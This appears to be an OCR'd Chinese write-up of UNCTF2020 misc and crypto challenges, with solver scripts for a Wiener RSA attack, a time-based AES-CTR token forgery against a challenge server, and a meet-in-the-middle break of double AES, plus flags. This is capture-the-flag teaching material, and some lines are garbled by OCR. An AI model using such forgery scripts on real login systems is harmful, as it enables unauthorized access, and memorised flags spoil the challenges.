
二维码缺失左半边 -> 还原数据区 -> qrazybox

二维码缺失左右各1/4 -> 更具校验区还原数据区 -> qrazybox

其他 -> 补定位点 -> qrazybox

太极八卦

这一题打开可以看到文本内全是八卦字符，两两一组，中心是=和〇，结合hint可以知道〇没用，所以根据=可以想到base家族，再根据八卦字符有八种且两两一组，可以联想到八八六十四种情况对应base64，再根据hint可以猜到文本内是双螺旋矩阵，前方高能，眩晕警告：



按照双螺旋矩阵读取成两个字符串，然后根据可以猜到八卦符号中的"—"为1"- -"为0，一个符号从

上至下组成一个三位二进制数字，两个三位二进制数对应到b64编码表组成的矩阵中：

	A	B	C	D	E	F	G	H	I
1	0 \ 1	☷	☷	☷	☷	☷	☷	☷	☷
2	☷	A	B	C	D	E	F	G	H
3	☷	I	J	K	L	M	N	O	P
4	☷	Q	R	S	T	U	V	W	X
5	☷	Y	Z	a	b	c	d	e	f
6	☷	g	h	i	j	k	l	m	n
7	☷	o	p	q	r	s	t	u	v
8	☷	w	x	y	z	0	1	2	3
9	☷	4	5	6	7	8	9	+	/

图中0是

第一位，1是指第二位

下面贴出的是我的渣渣出题脚本，解题脚本师傅们自行写逆过程吧，我懒得写了：

PYTHON 复制

```python
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
#unctf2020 出题

```


```
#coil

import base64
import numpy
numpy.set_printoptions(threshold=numpy.inf)

gua = "☰☰☰☰☰☰☰☰☰☰☰☰"
base64_alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

def ToBase64(file):
    with open(file, 'rb') as fileObj:
        image_data = fileObj.read()
        base64_data = base64.b64encode(image_data)
        return base64_data.decode()
def ToFile(fileObj, file):
    base64_data = fileObj.read()
    ori_image_data = base64.b64decode(base64_data)
    fout = open(file, 'wb')
    fout.write(ori_image_data)

txt1 = ToBase64("image0.bmp")
print(txt1)
txt1 = list(txt1)
txt2 = ToBase64("image1.bmp")
print(txt1)
txt2 = list(txt2)

l = int(pow((max(len(txt1),len(txt2)))*2,0.5))+1
m = "="*(pow(l,2))
m = list(m)
m = numpy.array(m, dtype=numpy.unicode_)
m = m.reshape(l, l)

pl = []
pl.append(l)
for i in range(l-2,1,-2):
```

```
    pl.append(i)
    pl.append(i)
pl.append(1)

start = [0,-1]
plsum = 0
for i in range(len(pl)):
    if plsum == 1612:
        break
    if i%4 == 0:
        index = 1
        for j in range(pl[i]):
            start[index] += 1
            m[start[0],start[1]] = txt1[plsum]
            plsum += 1
    elif i%4 == 1:
        index = 0
        for j in range(pl[i]):
            start[index] += 1
            m[start[0],start[1]] = txt1[plsum]
            plsum += 1
    elif i%4 == 2:
        index = 1
        for j in range(pl[i]):
            start[index] -= 1
            m[start[0],start[1]] = txt1[plsum]
            plsum += 1
    elif i%4 == 3:
        index = 0
        for j in range(pl[i]):
            start[index] -= 1
            m[start[0],start[1]] = txt1[plsum]
            plsum += 1

start = [l-1,l]
plsum = 0
```


```
for i in range(len(pl)):
    if plsum == 1612:
        break
    if i%4 == 0:
        index = 1
        for j in range(pl[i]):
            start[index] -= 1
            m[start[0],start[1]] = txt2[plsum]
            plsum += 1
    elif i%4 == 1:
        index = 0
        for j in range(pl[i]):
            start[index] -= 1
            m[start[0],start[1]] = txt2[plsum]
            plsum += 1
    elif i%4 == 2:
        index = 1
        for j in range(pl[i]):
            start[index] += 1
            m[start[0],start[1]] = txt2[plsum]
            plsum += 1
    elif i%4 == 3:
        index = 0
        for j in range(pl[i]):
            start[index] += 1
            m[start[0],start[1]] = txt2[plsum]
            plsum += 1
m[int(l/2),int(l/2)] = 'o'

decode_s = ""
for x in range(m.shape[1]):
    for y in range(m.shape[0]):
        c = m[x,y]
        pos = base64_alphabet.find(c)
        if pos == -1:
            decode_s += c*2 +" "
```

```
            else:
                pos = oct(pos)
                pos = str(pos).lstrip("0o")
                pos = pos.zfill(2)
                decode_s += gua[int(pos[0])]+gua[int(pos[1])]+" "
        decode_s += "\n"

    with open("out.txt", "wb") as outf:
        outf.write(decode_s.encode("utf-8"))
```

得到的b64字符串解码写文件可以得到两个bmp图片：



根据hint和文本中的两个〇，可以猜到是将两个图片融合，这里我们使用融合~~卡~~融合stegsolve.jar打开image0.bmp，再用analyse-image combiner打开image1.bmp，第一个就是异或：



可以得到flag是flag{t@1Ji_6A-Gu4_b64}

总结：

hint -> 知识点 -> 工具

hint1，hint3 -> 双螺旋矩阵 ->

hint2，" = " -> b64 -> audacity


b64解码后BM开头 -> bmp文件头 ->

hint1，hint3，"〇" -> 图片异或 -> stegsolve.jar

Crypto

Wing

Windings2字体



一一对照

简单的RSA

打开附件有enc，e非常大，应当可以猜到是使用低解密指数攻击，即RSA维纳攻击(RSA wiener attack)，去搜索维纳攻击或维纳攻击的英文名称可以找到很多解题脚本(github上也有解题脚本)，这里以一个网上找的脚本为例(python2)

```python
def continuedFra(x, y):
    cF = []
    while y:
        cF += [x / y]
        x, y = y, x % y
    return cF
def Simplify(ctnf):
    numerator = 0
    denominator = 1
    for x in ctnf[::-1]:
        numerator, denominator = denominator, x * denominator + numerator
    return (numerator, denominator)
## 连分数化简
def calculateFrac(x, y):
    cF = continuedFra(x, y)
    cF = map(Simplify, (cF[0:i] for i in xrange(1, len(cF))))
    return cF
## 解韦达定理
def solve_pq(a, b, c):
    par = gmpy2.isqrt(b * b - 4 * a * c)
    return (-b + par) / (2 * a), (-b - par) / (2 * a)
def wienerAttack(e, n):
    for (d, k) in calculateFrac(e, n):
        if k == 0: continue
        if (e * d - 1) % k != 0: continue
        phi = (e * d - 1) / k
        p, q = solve_pq(1, n - phi + 1, n)
        if p * q == n:
            return abs(int(p)), abs(int(q))
    print 'not find!'
time.clock()
e= 184376135702474457377046307761507757355092445256333035329218131229975499547418288558988423569005
n= 147282573611984580384965727976839351356009465616053475428039851794553880833177877211323318130843
c= 140896698267670480175739817539898638657099087197096836734243016824204113452987617610944986742919
p, q = wienerAttack(e, n)
print '[+]Found!'
```

```
print '  [-]p =',p
print '  [-]q =',q
print '  [-]n =',p*q
d = gmpy2.invert(e,(p-1)*(q-1))
print '  [-]d =', d
print '  [-]m is:' + '{:x}'.format(pow(c,d,n)).decode('hex')
print '\n[!]Timer:', round(time.clock(),2), 's'
print '[!]All Done!'
```

可以得到最后的flag为unctf{wi3n3r_Att@ck}

```
[+]Found!
  [-]p = 110740126171192500234309409157920352446458858966540730353513876142858142537255113089092260620223801835588136039104664989032731617797163375967146021041239943
  [-]q = 132998379814288209054198356031548420275700556395063843537587569314637449105387585601271469698329028339424145967555550425752428321562756593100565688881246707
  [-]n = 14728257361198458038496572797683935135600946561605347542803985179455388083317787721132331813084326784730326473008842455265712931429511761422263032658194313295068914783367450659282413413505487739475300816962958374291685305699937198530713877529808098680174294283321272794927751769131131509872253628211988860570 1
  [-]d = 74651354506339782898861455541319178061583554604980363549301373281141419821253
  [-]m is:unctf{wi3n3r_Att@ck}

[!]Timer: 0.08 s
[!]All Done!
```

总结：

hint -> 知识点 -> 工具

e很大->维纳攻击 -> rsa-wiener-attack

鞍山大法官之缺失的营养这一块怎么补

观察特征本质上是培根密码，结合标题也在提示，将ot转成ab再解码得到PEIGENHENYOUYINGYANG，再加上flag格式就完事了。

快乐数学

$$
\begin{aligned}
\text{原式} &= \lim_{n\to\infty}\left(\frac{1+\sqrt[n]{2}+\ldots+\sqrt[n]{2020}}{2020}\right)^n \\
&= \lim_{x\to 0}\left(\frac{1+2^x+\ldots+2020^x}{2020}\right)^x \\
&= \lim_{x\to 0}\left(1+\frac{1+2^x+\ldots+2020^x-2020}{2020}\right)^{\frac{2020}{1+2^x+\ldots+2020^x-2020}\frac{1+2^x+\ldots+2020^x-2020}{2020}x} \\
&= e^{\lim\limits_{x\to 0}\frac{1+2^x+\ldots+2020^x-2020}{2020x}} \\
&= e^{\lim\limits_{x\to 0}\frac{2^x ln2+\ldots+2020^x ln2020}{2020}} \\
&= e^{\frac{ln2+\ldots+ln2020}{2020}} \\
&= e^{(ln2*\ldots*2020)^{\frac{1}{2020}}} \\
&= (2*\ldots*2020)^{\frac{1}{2020}} \\
&= \sqrt[2020]{2020!}
\end{aligned}
$$

$$
\begin{aligned}
\text{原式} &= \lim_{x\to 0} \frac{\int_0^x du \int_0^u [u^2 - 3sin(u-t)^2]dt}{x^8} \\
&= \lim_{x\to 0} \frac{\int_0^x [x^2 - 3sin(x-t)^2]dt}{8x^7} \\
&= \lim_{x\to 0} \frac{\int_0^x x^2 dt - 3\int_0^x [sin(x-t)^2]dt}{8x^7} \\
&= \lim_{x\to 0} \frac{x^3 - 3\int_0^x sinu^2 du}{8x^7} \\
&= \lim_{x\to 0} \frac{3x^2 - 3sinx^2}{56x^6} \\
&= \lim_{x\to 0} \frac{3(x - 3sinx)}{56x^3} \\
&= \frac{1}{112}
\end{aligned}
$$

$$设\Omega:\ ^2+y^2\le 3z, 1\le z\le 4, 求\iiint_\Omega \frac{1}{\sqrt{x^2+y^2+z}}dv$$

$$\begin{aligned}原式&=\iiint_\Omega \frac{1}{\sqrt{x^2+y^2+z}}dv\\&=\int_0^{2\pi}d\theta\int_1^4 dz\int_0^{\sqrt{3z}}\frac{r}{\sqrt{r^2+z}}dr\\&=2\pi\int_1^4\sqrt{z}dz\\&=\frac{28\pi}{3}\end{aligned}$$

miniSys

[题解思路]

注意到 `sign_up` 处AES-CTR初始化的counter为当前秒数，可控，且

PYTHON 复制

```
1  token = hexlify(aes.encrypt(username.encode() + b'|' + self.salt + b'|lv0')).decode()
2  # self.salt = b''.join(bytes([random.choice(list(range(0x7c))+list(range(0x7d, 0x100)))]) for i i
```

在 `sign_up` 检查username的合法性时，有规则如下：

```python
if len(username) >= 12 or len(username) == 0 or username == "skr@minisys":
    return False
```

即token在加密前，后缀 `'|lv0'` 已知，前缀 `username + '|'` 已知前缀最大长度可为12，后缀长度为4，因此可作以下基于时间的攻击：

- 在r秒时，注册任一长度为11的username，获取到token1
- 在r+1秒时，注册任一长度为11的username，获取到token2
- 在r+2秒时，注册任一长度为11的username，获取到token3

基于已知的前缀和后缀，可获取到

因此获取到了counter=r+1时，CTR加密token的完整密钥流(32 bits)，以及还原出salt

```python
payload = hexlify(xor(b"skr@minisys|" + salt + b"|lv1", key))
```

在等待当前秒数为r+1时，`sign_up` 更新counter，再发送payload登陆，获得flag ps：由于该攻击基于时间（当前秒数），因此与网络传输速率有关，在网络环境延迟极大的时候有概率失败，重试即可

EXP

```python
import re
import sys
import time
from binascii import hexlify, unhexlify
from pwn import *


```

```python
io = remote(sys.argv[1], sys.argv[2])
# context.log_level = 'debug'


def xor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))


def sign_up():
    io.sendlineafter("> ", "1")
    username = "dktb@ubuntu"
    io.sendlineafter("> ", username)
    msg = io.recvline().strip().decode()
    token = unhexlify(re.findall(r"token=(.*)", msg)[0])
    return token


def crack_key():
    r = time.localtime(time.time())[5]
    while r > 55:
        r = time.localtime(time.time())[5]
        time.sleep(1)
    token = sign_up()
    key_left = xor(token[-4:], b"|lv0")
    time.sleep(0.9)
    r = time.localtime(time.time())[5]
    token = sign_up()
    salt = token[12:28]
    key_left = xor(token[:12], b"dktb@ubuntu|") + key_left
    key_right = xor(token[-4:], b"|lv0")
    time.sleep(0.9)
    token = sign_up()
    key_right = xor(token[:12], b"dktb@ubuntu|") + key_right
    key = key_left + key_right
    salt = xor(salt, key[12:28])
    print(r)
```

```
    print(key)
    print(salt)
    return r, key, salt


def get_flag(r, key, salt):
    payload = hexlify(xor(b"skr@minisys|" + salt + b"|lv1", key))
    cur_r = time.localtime(time.time())[5]
    while cur_r != (r-2) % 60:
        cur_r = time.localtime(time.time())[5]
        print("%02d" % cur_r)
        time.sleep(1)
    for i in range(10):
        _ = sign_up()
        io.sendlineafter("> ", "2")
        io.sendlineafter("> ", payload)
        msg = io.recvline().strip().decode()
        print(msg)
        if 'flag' in msg:
            exit(0)
        time.sleep(0.4)
    print("`get_flag` failed...(Caused by Network Transmission Rate)")
    print("Try again please")


def main():
    r, key, salt = crack_key()
    get_flag(r, key, salt)


if __name__ == '__main__':
    main()
```

signIn

[解题思路]

加密核心源码如下：

```
key1 = '0'*13 + ''.join([random.choice(printable) for _ in range(3)])
key2 = ''.join([random.choice(printable) for _ in range(3)]) + '0'*13

cipher1 = AES.new(key=key1.encode(), mode=AES.MODE_ECB)
cipher2 = AES.new(key=key2.encode(), mode=AES.MODE_ECB)
```

key1&key2(ECB)，且给出一组明密文，但直接的kpa爆破的范围有$100^6 \approx 2^{40}$.（对ctf比赛来说是有些高了--

因此采用MIMT，

$$C = E_{k_2}(E_{k_1}(P))$$
$$P = D_{k_2}(D_{k_1}(C))$$

且$E_{k_1}(P) = D_{k_2}(C)$，将$E_{k_1}(P)$和$D_{k_2}(C)$制成两张容量均为N的映射表，取交集即可获得正确中间态，恢复密钥.

[exp]

PYTHON 复制

```python
import random, itertools
from Crypto.Cipher import AES
from string import printable
from binascii import unhexlify
from tqdm import tqdm

key_base = '0' * 13
unknown = list(itertools.product(printable, repeat=3)) # brute_force_range
pt = b"UNCTF2020_Enjoy_Crypto~"
ct = unhexlify(b'01a4e429e76db218fa0eb18f03ec69c9200a2362d8b4d7ea46170ce698389bbd')

```

```
enc_flag = unhexlify(b'196cc94c2d685beb54beeaa14c1dc0a6f3794d65fca0d1a1274515166e4255ab367383092e4
val = len(pt) % 16
if val:
    pt += b'\x00'* (16 - val)
forward, backward = dict(), dict()
set1, set2 = set(), set()

for unk in tqdm(unknown):
    suffix = "".join(unk)
    key1 = (key_base + suffix).encode()
    cipher1 = AES.new(key=key1, mode=AES.MODE_ECB)
    mid = cipher1.encrypt(pt)
    forward[mid] = key1
    set1.add(mid)

for unk in tqdm(unknown):
    prefix = "".join(unk)
    key2 = (prefix + key_base).encode()
    cipher2 = AES.new(key=key2, mode=AES.MODE_ECB)
    mid = cipher2.decrypt(ct)
    backward[mid] = key2
    set2.add(mid)

mid = (set1 & set2).pop()
key1 = forward[mid]
key2 = backward[mid]
cipher1 = AES.new(key=key1, mode=AES.MODE_ECB)
cipher2 = AES.new(key=key2, mode=AES.MODE_ECB)
print(cipher1.decrypt(cipher2.decrypt(enc_flag)))

'''
100%|██████████| 1000000/1000000 [00:10<00:00, 99651.39it/s]
100%|██████████| 1000000/1000000 [00:10<00:00, 99648.99it/s]
b'unctf{524e314a-5843-3030-5939-333230323541}\x05\x05\x05\x05\x05'
'''
```

版权声明

未经许可，禁止转载。

评论区

发表你的评论

账号登录

请文明评论，严禁恶意言语。 发表评论

暂无评论

1